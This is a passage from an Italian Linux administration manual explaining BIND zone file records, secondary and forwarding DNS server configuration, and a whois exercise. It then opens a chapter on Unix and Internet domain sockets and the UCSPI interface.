re le informazioni, fino a quando queste raggiungono il periodo di scadenza.

33.5.5 File di zona

«

I file di zona costituiscono in pratica la base di dati DNS dell'ambito in cui il sistema è autorevole. Sono costituiti da una serie di record di tipo diverso, detti RR (*Resource record*) o record di risorsa, ma con una sintassi comune.

```
[dominio]  [durata_vitale]  [classe]  tipo  dati_della_risorsa
```

I campi sono separati da spazi o caratteri di tabulazione; inoltre, un record può essere suddiviso in più righe reali, come si fa solitamente con il tipo SOA.

Ogni file di zona è associato a un dominio di origine definito all'interno del file '`named.conf`' nella direttiva che nomina il file di zona in questione. All'interno dei file di zona, il simbolo '`@`' rappresenta questo dominio di origine. Questo simbolo viene utilizzato comunemente **solo** nel record SOA.

Segue l'elenco dei vari campi dei record di risorsa contenuti nei file di zona.

1. Il primo campo indica il dominio a cui gli altri elementi del record fanno riferimento. Se non viene specificato, si intende che si tratti di quello dichiarato nel record precedente. Il dominio può essere indicato in modo assoluto, quando termina con un punto, o relativo al dominio di origine.
2. Il secondo campo indica il tempo di validità dell'informazione, espressa in secondi. Serve solo per i serventi secondari (*slave*)

che hanno la necessità di sapere per quanto tempo deve essere considerata valida un'informazione, prima di eliminarla in mancanza di riscontri dal servente primario (*master*). Generalmente, questa informazione non viene indicata, perché così si utilizza implicitamente quanto indicato nel record SOA, nell'ultimo campo numerico (*minimum*). Questa informazione viene definita TTL (*Time to live*) e non va confusa con altri tipi di TTL esistenti e riferiti a contesti diversi.[10]

3. Il terzo campo rappresenta la classe di indirizzamento. Con le reti TCP/IP si usa la sigla '**`IN`**' (*Internet*). Se non viene indicata la classe, si intende fare riferimento implicitamente alla stessa classe del record precedente. Generalmente si mette solo nel primo: il record SOA.
4. Il quarto campo rappresenta il tipo di record indicato con le sigle già descritte in sezioni precedenti.
5. Dopo il quarto campo seguono i dati particolari del tipo specifico di record. Questi sono già descritti in parte nel capitolo.

Nei record di risorsa può apparire il simbolo '`@`' che rappresenta il ***dominio di origine***, cioè quello indicato nella direttiva del file '`named.conf`' corrispondente alla zona in questione.

Nelle sezioni seguenti vengono descritti i record di risorsa più importanti.

33.5.6 SOA -- Start of authority

Il primo record di ogni file di zona inizia con la dichiarazione standard dell'origine. Ciò avviene generalmente attraverso il simbolo '`@`'

che rappresenta il dominio di origine, come già accennato in precedenza. Per esempio, nel file ‘`named.conf`’, la direttiva seguente fa riferimento al file di zona ‘`/etc/bind/zone/brot.dg`’.

```
zone "brot.dg" {
        type master;
        file "/etc/bind/zone/brot.dg";
};
```

In tal caso, il simbolo ‘**`@`**’ del primo record del file ‘`/etc/bind/zone/brot.dg`’ rappresenta precisamente il dominio *brot.dg*.

```
@       IN      SOA   dinkel.brot.dg. root.dinkel.brot.dg. (
                                1998031800
                                28800
                                7200
                                604800
                                86400 )
```

Sarebbe quindi come se fosse stato scritto nel modo seguente:

```
brot.dg.        IN      SOA     …
```

Tutti i nomi a dominio che dovessero essere indicati senza il punto finale sono considerati relativi al dominio di origine. Per esempio, nello stesso record appare il nome ‘**`dinkel.brot.dg.`**’ che rappresenta un dominio assoluto. Al suo posto sarebbe stato possibile scrivere solo ‘**`dinkel`**’, senza punto finale, perché verrebbe completato correttamente dal dominio di origine.[11]

La sintassi completa del record SOA potrebbe essere espressa nel modo seguente:

```
dominio  classe  SOA  servente_primario  contatto  (
                      numero_seriale
                      refresh
                      retry
                      expire
                      minimum  )
```

Nell'esempio visto, la parola chiave '**IN**' rappresenta la classe di indirizzamento, *Internet*, ed è praticamente obbligatorio il suo utilizzo, almeno nel record SOA.

La parola chiave SOA definisce il tipo di record, *Start of authority*; inoltre deve trattarsi del primo record di un file di zona. Segue la descrizione dei dati specifici di questo tipo di record, precisamente ciò che segue la parola chiave SOA.

- Il ***nome canonico*** dell'elaboratore che svolge la funzione di servente DNS primario per il dominio indicato all'inizio del record. Convenzionalmente, si indica un nome a dominio assoluto.
- L'indirizzo di posta elettronica della persona responsabile per la gestione del servizio. Dal momento che il simbolo '**@**' ha un significato speciale per questi record, lo si sostituisce con un punto. Il nome '**root.dinkel.brot.dg.**' deve essere interpretato come *root@dinkel.brot.dg*.[12]
- Il numero di serie serve ai serventi DNS secondari per sapere quando i dati sono stati modificati. Il numero **deve** essere progressivo. È consentito l'uso di 10 cifre numeriche, pertanto, generalmente si indica la data (in formato ***aaaammgg***) seguita da due cifre aggiuntive. Ogni volta che si modifica il file di zona,

questo numero deve essere incrementato; utilizzando la data come in questo esempio si hanno a disposizione le ultime due cifre per indicare diverse versioni riferite allo stesso giorno.

- Il numero definito come *refresh* rappresenta l'intervallo in secondi tra una verifica e la successiva da parte di un servente DNS secondario per determinare se i dati sono stati modificati. Come già specificato, questa verifica si basa sul confronto del numero di serie: se è aumentato, il servente DNS deve rileggere i dati di questo file.
- Il numero definito come *retry* rappresenta l'intervallo in secondi tra una tentativo fallito di accedere al servente DNS e il successivo. In pratica, quando il servente DNS primario è inattivo, i serventi secondari continuano a funzionare e fornire il loro servizio, tuttavia, a intervalli regolari tentano di contattare il servente primario. Questo intervallo è generalmente più corto del tempo di *refresh*, ma non troppo breve, per non sovraccaricare inutilmente la rete con richieste eccessive.
- Il numero definito come *expire* rappresenta la durata massima di validità dei dati quando il servente DNS secondario non riesce più a raggiungere quello primario. In situazioni normali può trattarsi di un valore molto grande, per esempio un mese, anche se negli esempi mostrati è stato usato un valore molto inferiore.
- Il numero definito come *minimum* rappresenta il tempo predefinito di validità per gli altri record di risorsa. Anche questo valore, se ciò è conveniente, può essere piuttosto grande.

33.5.7 NS -- Name Server

Il secondo record è generalmente quello che indica il nome del nodo che offre il servizio di risoluzione dei nomi, ovvero il servente DNS, come nell'esempio seguente:

```
                        NS    dinkel.brot.dg.
```

La parola chiave '**NS**' sta appunto a indicare di che record si tratta. In un file di zona possono apparire più record NS, quando si vuole demandare parte della risoluzione di quella zona ad altri serventi DNS, oppure quando si vogliono semplicemente affiancare.

Questo record viene usato generalmente senza l'indicazione esplicita del dominio e della classe, dal momento che può fare riferimento a quelli già dichiarati nel record SOA. Sotto questo punto di vista, l'esempio appena mostrato corrisponde alla trasformazione seguente:

```
@                IN       NS    dinkel.brot.dg.
```

Il nome del servente DNS dovrebbe essere un nome canonico, cioè un nome per il quale esiste un record di tipo '**A**' corrispondente.

33.5.8 MX -- Mail Exchanger

Nei file di zona utilizzati per tradurre i nomi a dominio in indirizzi numerici, dopo l'indicazione dei record NS, si possono trovare uno o più record che rappresentano i servizi per lo scambio della posta elettronica (serventi SMTP). La sintassi precisa è la seguente:

dominio ***classe*** MX ***precedenza*** ***nodo***

Si osservi l'esempio seguente:

```
                        MX      10      dinkel.brot.dg.
                        MX      20      roggen.brot.dg.
```

Qui appaiono due record di questo tipo. La parola chiave MX indica il tipo di record; il numero che segue rappresenta il livello di precedenza; il nome finale rappresenta il nodo che offre il servizio di scambio di posta elettronica. Nell'esempio, si vuole fare in modo che il primo servizio a essere interpellato sia quello dell'elaboratore *dinkel.brot.dg* e se questo non risponde si presenta l'alternativa data da *roggen.brot.dg*.

Anche qui sono state omesse le indicazioni del dominio e della classe di indirizzamento, in modo da utilizzare implicitamente quelle della dichiarazione precedente. Anche in questo caso, l'intenzione è quella di fare riferimento al dominio di origine e alla classe '**IN**'.

```
@                   IN      MX      10      dinkel.brot.dg.
@                   IN      MX      20      roggen.brot.dg.
```

33.5.9 A, AAAA, A6 -- Address

«

I file di zona utilizzati per tradurre i nomi a dominio in indirizzi numerici sono fatti essenzialmente per contenere record di tipo A, AAAA e A6, ovvero record di indirizzo, che permettono di definire le corrispondenze tra nomi e indirizzi numerici.

```
dinkel.brot.dg.     A       192.168.1.1
dinkel.brot.dg.     A6    0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.     A       192.168.1.2
roggen.brot.dg.     A6    0 fec0:0:0:1:0:0:0:2
```

Nell'esempio si mostrano quattro di questi record. Il primo, in particolare, indica che il nome *dinkel.brot.dg* corrisponde all'indirizzo

numerico 192.168.1.1, IPv4, mentre il secondo indica che lo stesso nome corrisponde all'indirizzo fec0:0:0:1:0:0:0:1 per IPv6.

Da questo si comprende che i record A riguardano indirizzi IPv4, mentre i record A6 riguardano indirizzi IPv6. I record AAAA sono superati e servivano anche questi per ottenere gli indirizzi IPv6. L'esempio seguente riguarda l'uso di un record AAAA:

```
dinkel.brot.dg.          AAAA    fec0:0:0:1:0:0:0:1
```

Come già accennato in precedenza, i nomi possono essere indicati in forma abbreviata, relativi al dominio di origine per cui è stato definito il file di zona; in questo caso si tratta di *brot.dg*. Per cui, i quattro record appena mostrati avrebbero potuto essere rappresentati nella forma seguente:

```
dinkel          A         192.168.1.1
dinkel          A6      0 fec0:0:0:1:0:0:0:1
roggen          A         192.168.1.2
roggen          A6      0 fec0:0:0:1:0:0:0:2
```

È possibile attribuire nomi diversi allo stesso indirizzo numerico, come nell'esempio seguente. Non si tratta di alias, ma di nomi diversi che vengono tradotti nello stesso indirizzo reale.

```
dinkel.brot.dg.          A       192.168.1.1
roggen.brot.dg.          A       192.168.1.2

farro.brot.dg.           A       192.168.1.1
segale.brot.dg.          A       192.168.1.2
```

Questo tipo di record prevede anche la possibilità di utilizzare l'indicazione della durata di validità (TTL) e della classe. Come al solito, se la classe non viene utilizzata, si fa riferimento alla classe del record precedente, mentre per la durata di validità vale quanto definito

come *minimum* nel record SOA. Dagli esempi già mostrati, i quattro record di questa sezione potrebbero essere scritti nel modo seguente:

```
dinkel.brot.dg.      86400   IN   A        192.168.1.1
dinkel.brot.dg.      86400   IN   A6    0  fec0:0:0:1:0:0:0:1
roggen.brot.dg.      86400   IN   A        192.168.1.2
roggen.brot.dg.      86400   IN   A6    0  fec0:0:0:1:0:0:0:2
```

33.5.10 PTR -- Pointer

«

Nei file di zona utilizzati per tradurre i nomi a dominio che appartengono a *.arpa* in nomi a dominio normali, cioè quelli che servono a ottenere il nome a partire dall'indirizzo numerico, si utilizzano i record PTR (o record puntatori) con questo scopo.

```
1                          PTR      dinkel.brot.dg.
2                          PTR      roggen.brot.dg.
```

L'esempio dei due record che appaiono sopra si riferisce a indirizzi IPv4, con un significato intuitivo, ma non necessariamente chiaro. Il numero che appare all'inizio è un nome a dominio abbreviato, riferito all'origine *1.168.192.in-addr.arpa*, per cui, volendo indicare nomi a dominio completi, si dovrebbe fare come nell'esempio seguente:

```
1.1.168.192.in-addr.arpa.          PTR      dinkel.brot.dg.
2.1.168.192.in-addr.arpa.          PTR      roggen.brot.dg.
```

Dovrebbe essere più chiaro adesso che i record PTR rappresentano un collegamento tra un nome a dominio e un altro. È comunque solo attraverso questo meccanismo che si può ottenere una traduzione degli indirizzi numerici in nomi a dominio.

È il caso di considerare il fatto che attraverso i record A e A6 possono essere abbinati più nomi a dominio allo stesso indirizzo numerico, ma con i record PTR si può abbinare un indirizzo numerico a un

solo nome a dominio. Cioè a dire che quando si chiede il nome corrispondente a un indirizzo numerico se ne ottiene uno solo. Anche per questo, è necessario che il nome a dominio indicato corrisponda a un nome canonico.

Con indirizzi IPv6 si usa una notazione particolare:

```
\[x0000000000000001/64]          PTR     dinkel.brot.dg.
\[x0000000000000002/64]          PTR     roggen.brot.dg.
```

Qui la stringa '**`\[x0000000000000001/64]`**' fa riferimento esplicito a un numero esadecimale, 0000000000000001_{16}, in cui vanno presi in considerazione gli ultimi 64 bit. Questa stringa va attaccata alla stringa corrispondente che rappresenta il dominio di origine, come indicato nel file '`named.conf`':

```
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "/etc/bind/zone/fec0:0:0:1";
};
```

Pertanto, si intende fare riferimento all'indirizzo $fec0000000000001000000000000001_{16}$, ovvero fec0:0000:0000:0001:0000:0000:0000:0001, ovvero fec0:0:0:1:0:0:0:1.

In passato è esistito anche un altro modo per rappresentare un indirizzo IPv6, attraverso il dominio superato *ip6.int*. Anche se si tratta di un sistema superato, vale la pena di annotare il meccanismo. Nel file '`named.conf`' si indicava il dominio come:



```
zone "1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT" {
        type master;
        file "fec0:0:0:1";
};
```

Come si intuisce, si tratta di un dominio ottenuto da tutte le cifre esadecimali che compongono la prima parte dell'indirizzo. Nel file di zona, si continuava il dominio:

```
1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0      PTR      dinkel.brot.dg.
2.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0      PTR      roggen.brot.dg.
```

oppure lo si scriveva per esteso, come già si può fare per *in-addr.arpa*:

```
1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT ↩
↪PTR   dinkel.brot.dg.
2.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT ↩
↪PTR   roggen.brot.dg.
```

Nella documentazione originale, questa notazione è nota con il termine *nibble* (usato come aggettivo), perché questo è il nome che un tempo veniva dato ai gruppetti di 4 bit (mezzo byte), dal momento che i domini *ip6.int* si scompongono seguendo le cifre esadecimali, ognuna delle quali occupa 4 bit.

Naturalmente, anche per il record PTR valgono le considerazioni fatte per il tipo A e A6, riguardo all'indicazione della durata di validità e alla classe di indirizzamento.

33.5.11 CNAME -- Canonical Name

Nei file di zona utilizzati per tradurre i nomi a dominio in indirizzi numerici, possono apparire dei record CNAME che permettono di definire degli alias a nomi a dominio già definiti (i nomi canonici).

```
www.dinkel.brot.dg.      CNAME    dinkel.brot.dg.
ftp.dinkel.brot.dg.      CNAME    dinkel.brot.dg.
```

L'esempio dei due record appena mostrati, indica che i nomi *www.dinkel.brot.dg* e *ftp.dinkel.brot.dg* sono alias del nome canonico *dinkel.brot.dg*.

Teoricamente si può fare la stessa cosa utilizzando record di tipo A e di tipo A6 con la differenza che i nomi vanno abbinati a un indirizzo numerico. L'utilità del record CNAME sta nella facilità con cui possono essere cambiati gli indirizzi: in questo caso, basta modificare l'indirizzo numerico di *dinkel.brot.dg* e gli alias non hanno bisogno di altre modifiche.

Tuttavia, l'uso di alias definiti attraverso record CNAME è altamente sconsigliabile nella maggior parte delle situazioni. Questo significa che nei record SOA, NS, MX e CNAME, è meglio indicare sempre solo nomi a dominio per cui esiste la definizione di corrispondenza attraverso un record A o A6. In pratica, i record CNAME andrebbero usati solo per mostrare all'esterno nomi alternativi esteticamente più adatti alle varie circostanze, come nell'esempio mostrato in cui si aggiunge il prefisso '**`www`**' e '**`ftp`**'.

In particolare, nel record SOA è assolutamente vietato utilizzare nomi definiti come alias.

33.5.12 File dei serventi principali

Nelle sezioni precedenti sono stati descritti i vari record di risorsa e il loro utilizzo nei file di zona. Il file utilizzato per elencare i serventi DNS principali contiene esclusivamente due tipi di record: NS e A.

I record NS servono a indicare i nomi dei vari serventi DNS competenti per il dominio principale; i record A forniscono la traduzione

di questi nomi in indirizzi numerici. Ciò è esattamente quanto serve in questo tipo di file.

```
.                       3600000   IN   NS     A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.     3600000        A      198.41.0.4
```

33.6 Serventi DNS secondari

Un servente DNS secondario, o *slave*, è quello che riproduce le informazioni di altri serventi, controllando la validità a intervalli regolari, aggiornando i dati quando necessario.

Supponendo di volere realizzare un servente DNS secondario nell'elaboratore *roggen.brot.dg*, per seguire gli esempi già mostrati, si può semplicemente definire il file '`named.conf`' come nell'esempio seguente:

```
options {
        directory "/var/cache/bind";
};
//
zone "." {
        type hint;
        file "/etc/bind/named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
//
zone "1.168.192.in-addr.arpa" {
        type slave;
        file "zone/192.168.1";
        masters {
```

```
                192.168.1.1;
        };
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type slave;
        file "zone/fec0:0:0:1";
        masters {
                192.168.1.1;
        };
};
zone "dg" {
        type slave;
        file "zone/dg";
        masters {
                192.168.1.1;
        };
};
zone "brot.dg" {
        type slave;
        file "zone/brot.dg";
        masters {
                192.168.1.1;
        };
};
```

I file ‘`/etc/bind/named.root`’ e ‘`/etc/bind/zone/127.0.0`’ sono i soliti già visti per il caso del servente primario. In questo modo, il servente DNS secondario è in grado di risolvere da solo le richieste al di fuori delle zone di competenza.

Le direttive di dichiarazione di zona che contengono l’opzione ‘**`type slave`**’ servono a fare in modo che il DNS locale risponda alle richieste riferite a queste, anche se poi a sua volta deve aggiornare

i file relativi in base a quanto ottenuto dai DNS indicati nell'opzione '**masters**'.

Si osservi che in questo caso, le zone copiate dal DNS primario sono inserite in file collocati al di sotto di '`/var/cache/bind/`', dal momento che sono stati usati percorsi relativi. Per esempio, il file '`/var/cache/bind/zone/192.168.1`' serve a contenere la zona relativa agli indirizzi 192.168.1.*.

33.7 Servente DNS di inoltro

«

Un servente DNS di inoltro, o *forwarder*, è quello che rinvia le richieste a un altro servizio di risoluzione dei nomi.

Il DNS utilizza una serie di protocolli, tra cui anche UDP. Se ci si trova a essere protetti da un firewall che esclude il transito dei pacchetti UDP, per poter interpellare gli altri servizi di risoluzione dei nomi delle zone che sono al di fuori della propria competenza locale, occorre rinviare le richieste a un servizio esterno. Questa situazione può verificarsi quando la propria connessione a Internet avviene attraverso un ISP attento ai problemi di sicurezza e che usa questa politica di protezione.

Supponendo di volere realizzare un servente DNS di inoltro nell'elaboratore *roggen.brot.dg*, per seguire gli esempi già mostrati, si può semplicemente definire il file '`named.conf`' come nell'esempio seguente:

```
options {
        directory "/var/cache/bind";
        forward only;
        forwarders {
                192.168.1.1;
        };
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
```

Si può osservare l'assenza della dichiarazione della zona del dominio principale. Solo il dominio *0.0.127.in-addr.arpa* viene risolto localmente, tutto il resto viene richiesto al DNS corrispondente all'indirizzo 192.168.1.1. L'opzione '**`forward only`**' sottolinea questo fatto.

33.8 Esercitazione: individuazione dei nomi a dominio disponibili e occupati

Con l'ausilio del programma '**`whois`**', si cerchino le informazioni utili a contattare chi ha registrato dei nomi a dominio che potrebbero essere di proprio interesse. I nomi a dominio in questione devono essere di secondo livello (del tipo *tizio.it*). Il nome a dominio da cercare può essere scelto liberamente, in base a un proprio interesse ragionevole, oppure può essere costituito dal proprio cognome o dal proprio nome. La ricerca va fatta sui domini di primo livello per i quali è possibile eseguire la registrazione, come nell'esempio seguente:

Dominio di secondo livello	Ente di registrazione (*registrar*)	Organizzazione o persona per la quale è fatta la registrazione (*registrant*)	Scadenza della registrazione	Utilizzo del nome a dominio
tizio.it	IT-INC	Primo Tizio srl	17 ottobre 2012	No
tizio.com	REGISTER.COM	Tizio Tizi spa	3 maggio 2013	No
tizio.net	NETWORK SOLUTIONS	Caio Cai	22 gennaio 2013	Sì
tizio.org	Register-it	Mevio Mary	22 novembre 2012	No
tizio.info	Register-it	Sempronio Sesto	25 ottobre 2012	No
tizio.name	--	--	--	--
tizio.ws	--	--	--	--
tizio.biz	--	--	--	--
tizio.tv	--	--	--	--
tizio.cc	--	--	--	--
tizio.tk	--	--	--	--

Per scoprire se un dominio registrato è utilizzato, si può usare un navigatore per provare se esiste effettivamente un sito con quel nome, magari con l'aggiunta del prefisso '**`www`**' (come per esempio potrebbe essere *www.tizio.ws*).

33.9 Riferimenti

- *Bind 9 administrator reference manual*, 2001, Internet Software Consortium, *http://unbound.sourceforge.net/manual/Bv9ARM.html*
- K. Harrenstien, M. Stahl, E. Feinler, *RFC 954: NICNAME/WHOIS*, 1985, *http://www.ietf.org/rfc/rfc954.txt*
- Autorità di registrazione italiana, *it-nic*, *http://www.nic.it/*
- *Dynamic DNS (DDNS) Providers*, *http://dnslookup.me/dynamic-dns/*
- DMOZ, *Dynamic DNS*, *http://www.dmoz.org/Computers/Internet/Protocols/DNS/DNS_Providers/Dynamic_DNS/*
- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- *Internet Systems Consortium*, *http://www.isc.org/*
- *named(8)*
- *Bind 9 administrator reference manual*, 2001, Internet Software Consortium, *http://unbound.sourceforge.net/manual/Bv9ARM.html*

[1] Nel file '`/etc/hosts`' è possibile indicare sia gli indirizzi IPv4, sia quelli IPv6 (site-local), mantenendo gli stessi nomi a dominio. In pratica, quello che si vede nell'esempio funziona.

[2] **Whois** GNU GPL

[3] **BIND** software libero con licenza speciale e restrizioni per quanto riguarda l'algoritmo RSA

[4] I nomi a dominio sono completi (FQDN) perché sono indicati con un punto finale.

[5] **Nslookup** software libero con licenza speciale

[6] **Host** software libero con licenza speciale

[7] **Dig** software libero con licenza speciale

[8] L'esempio proposto riguarda la situazione di un certo momento. Se si tenta di ripetere l'esempio, è probabile che il risultato sia differente, soprattutto per ciò che riguarda i numeri IP attribuiti ai vari nodi che si incontrano.

[9] Eventualmente, potrebbe essere conveniente anche la presenza di una direttiva '`zone`' riferita al dominio *\[x00000000000000000000000000000001/128].ip6.arpa*, per la traduzione dell'indirizzo ::1 IPv6.

[10] Per esempio, si parla di TTL anche a proposito di pacchetti IP, ma in quel caso si intende indicare il numero massimo di salti (attraverso i router) che questi possono fare.

[11] Tuttavia, in un record SOA è preferibile indicare solo nomi a dominio assoluti.

[12] Di conseguenza, indirizzi di posta elettronica del tipo *mario.rossi@brot.dg* non si possono usare, perché contengono il punto prima della chiocciola.

Capitolo 34

Socket e UCSPI

34.1 Principio di funzionamento 3674
34.2 Socket di dominio Unix 3675
34.3 Socket di dominio Internet 3676
34.4 Unix client-server program interface 3677
34.5 UCSPI-unix 3681
34.6 UCSPI-tcp 3684
34.7 Riferimenti 3686

`tcpclient` 3684 `tcpserver` 3684 `unixclient` 3681 `unixserver` 3681

All'interno di un sistema Unix, i metodi a disposizione dei programmi per comunicare tra loro sono diversi; quelli più evoluti fanno uso di «prese», ovvero di socket, a cui «attaccarsi».

Questi socket possono distinguersi generalmente in due categorie, in base alla modalità attraverso la quale avviene in pratica il collegamento tra i programmi: può trattarsi di una connessione locale, con qualcosa che assomiglia a un file FIFO (*pipe* con nome), oppure una connessione attraverso la rete. Nel primo caso si parla di socket di dominio Unix (*Unix domain socket*); nel secondo, si tratta di solito di socket di dominio Internet.

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

34.1 Principio di funzionamento

«

Quando si utilizzano i socket si distingue tra un programma che apre un socket, restando in ascolto di questo, e un programma che apre un socket per poi chiamare un altro programma che è in ascolto presso un certo indirizzo (definito in base al tipo di connessione). Si intende che per ottenere la connessione tra i due programmi, uno deve rimanere in ascolto, mentre l'altro deve attivare il suo sistema di ascolto prima di cercare di contattare il primo.

Una volta instaurata la comunicazione, i due programmi possono usare la connessione quasi come fosse l'accesso a un file, dove la lettura da una parte corrisponde alla scrittura dall'altra.

Figura 34.1. Comunicazione tra due programmi che usano i socket.



Ognuna delle due parti può chiudere la comunicazione quando vuole, chiudendo il descrittore che vi fa riferimento, come avviene con i file; dall'altro lato, si manifesta così un errore di lettura o di scrittura, a seconda del tipo di operazione che si stava svolgendo. Inoltre, va considerato il fatto che il programma che apre un socket per poi rimanere in attesa di chiamate, può mettere in coda le chiamate a cui non può rispondere perché già impegnato in una comunicazione. Naturalmente, si fissa un tetto massimo oltre il quale le chiamate vengono rifiutate.

Quando si definisce un socket, oltre a stabilirne il tipo di indirizzamento, deve essere specificato il modo in cui i dati vengono tra-

sferiti. Le tipologie più comuni sono il flusso continuo (*stream*) e la trasmissione a pacchetti senza controllo (datagrammi): nel primo caso il sistema verifica e garantisce che quanto viene trasmesso arrivi effettivamente (rispettando anche l'ordine di trasmissione), mentre nel secondo caso le trasmissioni sono a blocchi e non c'è un sistema di verifica.

34.2 Socket di dominio Unix

La comunicazione tra programmi, attraverso socket di dominio Unix, sfrutta un file speciale, di tipo socket. Utilizzando '**ls**', con l'opzione '**-l**', il file viene evidenziato da una lettera '**s**' all'inizio della stringa che descrive i permessi:

```
srwxrwxr-x 1 tizio tizio 0 set 20 14:44 orb-8085020182096096758
```

Questo file rappresenta generalmente il riferimento «visibile» usato dal programma che rimane in ascolto, mentre il programma chiamante si può limitare ad aprire un inode, senza che a questo sia abbinato un nome. Il file visibile diventa l'indirizzo a cui il programma chiamante fa riferimento per contattare la sua controparte.

Si può fare un controllo dello stato dei socket di dominio Unix con l'aiuto di Netstat, come nell'esempio seguente:

```
$ netstat --unix -p -a[Invio]

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags    Type    State      I-Node PID/Program name  Path
unix  2      [ ACC ]  STREAM  LISTENING  3234   -                 /tmp/.X11-unix/X0
unix  7      [ ]      DGRAM              1573   -                 /dev/log
unix  2      [ ACC ]  STREAM  LISTENING  2421   -                 /dev/printer
unix  2      [ ACC ]  STREAM  LISTENING  2424   -                 /dev/gpmctl
unix  3      [ ]      STREAM  CONNECTED  3254   -                 /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3253   750/xfig
unix  3      [ ]      STREAM  CONNECTED  3252   -                 /tmp/.X11-unix/X0
```

```
unix  3      [ ]      STREAM  CONNECTED  3251   746/twm
unix  3      [ ]      STREAM  CONNECTED  3250   -                  /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3249   748/xclock
unix  3      [ ]      STREAM  CONNECTED  3244   -                  /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3236   740/xinit
unix  3      [ ]      STREAM  CONNECTED  3160   -                  /dev/gpmctl
unix  3      [ ]      STREAM  CONNECTED  3159   656/mc
unix  2      [ ]      DGRAM              2909   -
unix  2      [ ]      DGRAM              2803   -
unix  2      [ ]      DGRAM              2702   -
unix  2      [ ]      DGRAM              2352   -
unix  2      [ ]      DGRAM              1667   -
```

Da un listato come questo si può intuire, per quanto possibile, il legame tra i processi. Per esempio, il programma '**mc**', in funzione con il numero PID 656, ha aperto un inode (3159) che risulta connesso; nella riga precedente, appare un altro inode (3160), anche questo connesso e associato al nome '`/dev/gpmctl`'. Conoscendo a cosa può riferirsi il file '`/dev/gpmctl`', si intende che si tratti del collegamento che c'è tra '**mc**' (Midnight Commander) e il demone che si occupa di controllare il movimento del mouse ('**gpm**').

Come si può osservare dalla colonna '**Type**' del listato, anche nei socket di dominio Unix si può distinguere tra connessioni continue, evidenziate dalla parola chiave '**STREAM**', e connessioni a datagramma, come suggerisce la parola chiave '**DGRAM**'.

34.3 Socket di dominio Internet

«

Le connessioni attraverso socket di dominio Internet si differenziano perché, invece di usare il riferimento a file speciali, utilizzano un indirizzo IP assieme a una porta (TCP o UDP). In tal modo si possono realizzare connessioni che vanno anche al di fuori dell'elaboratore locale.

Si può fare un controllo dello stato dei socket di dominio Internet con l'aiuto di Netstat, come nell'esempio seguente:

```
$ netstat --inet -p -a -n[Invio]

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address     Foreign Address State       PID/Program name
tcp        0      0 0.0.0.0:32768     0.0.0.0:*       LISTEN      357/rpc.statd
tcp        0      0 0.0.0.0:32769     0.0.0.0:*       LISTEN      558/rpc.mountd
tcp        0      0 0.0.0.0:515       0.0.0.0:*       LISTEN      519/lpd
tcp        0      0 0.0.0.0:847       0.0.0.0:*       LISTEN      245/rpc.ugidd
tcp        0      0 0.0.0.0:111       0.0.0.0:*       LISTEN      240/portmap
tcp        0      0 0.0.0.0:80        0.0.0.0:*       LISTEN      505/boa
tcp        0      0 127.0.0.1:953     0.0.0.0:*       LISTEN      349/named
tcp        0      0 192.168.1.1:32773 192.168.1.2:22  ESTABLISHED 938/ssh
udp        0      0 0.0.0.0:32768     0.0.0.0:*                   357/rpc.statd
udp        0      0 0.0.0.0:2049      0.0.0.0:*                   -
udp        0      0 0.0.0.0:32769     0.0.0.0:*                   349/named
udp        0      0 0.0.0.0:32771     0.0.0.0:*                   -
udp        0      0 0.0.0.0:32772     0.0.0.0:*                   558/rpc.mountd
udp        0      0 192.168.1.1:53    0.0.0.0:*                   349/named
udp        0      0 127.0.0.1:53      0.0.0.0:*                   349/named
udp        0      0 0.0.0.0:111       0.0.0.0:*                   240/portmap
```

Il listato di esempio è ridotto rispetto a quanto potrebbe essere riportato realmente. In questo caso si può osservare la presenza di una sola connessione attiva, la quale utilizza presso l'elaboratore remoto la porta 22 (protocollo SSH). Dal momento che si tratta di connessioni TCP/IP, invece si indicare una colonna con il tipo di flusso di dati, appare il protocollo, TCP o UDP, dove il primo costituisce in pratica una connessione continua e controllata, mentre il secondo consente solo l'invio di datagrammi.

34.4 Unix client-server program interface

UCSPI,[1] ovvero *Unix client-server program interface*, è un'interfaccia a riga di comando che consente la comunicazione, attraverso i socket, a programmi che sono sprovvisti di questa funzionalità. In

altri termini, consente di realizzare programmi che si avvalgono di questa interfaccia a riga di comando, senza bisogno di approfondire il problema della comunicazione con i socket.

Per la realizzazione di un'interfaccia UCSPI serve una coppia di programmi: uno per il servente UCSPI e l'altro per il cliente. Il primo dei due è il programma che si mette in ascolto, in attesa di chiamate, l'altro è il programma chiamante. Entrambi questi programmi hanno una sintassi uniforme per la riga di comando:

nome_eseguibile [***opzioni***] ***indirizzo*** ***applicazione*** [***argomenti_applicazione***]

L'indirizzo è ciò che serve a raggiungere il socket del servente; per esempio potrebbe essere il nome di un file socket, oppure un indirizzo IP completo di porta.

Pertanto, l'indirizzo indicato in fase di avvio del servente serve a creare il socket, mentre quello che riguarda il cliente, serve a raggiungere il servente.

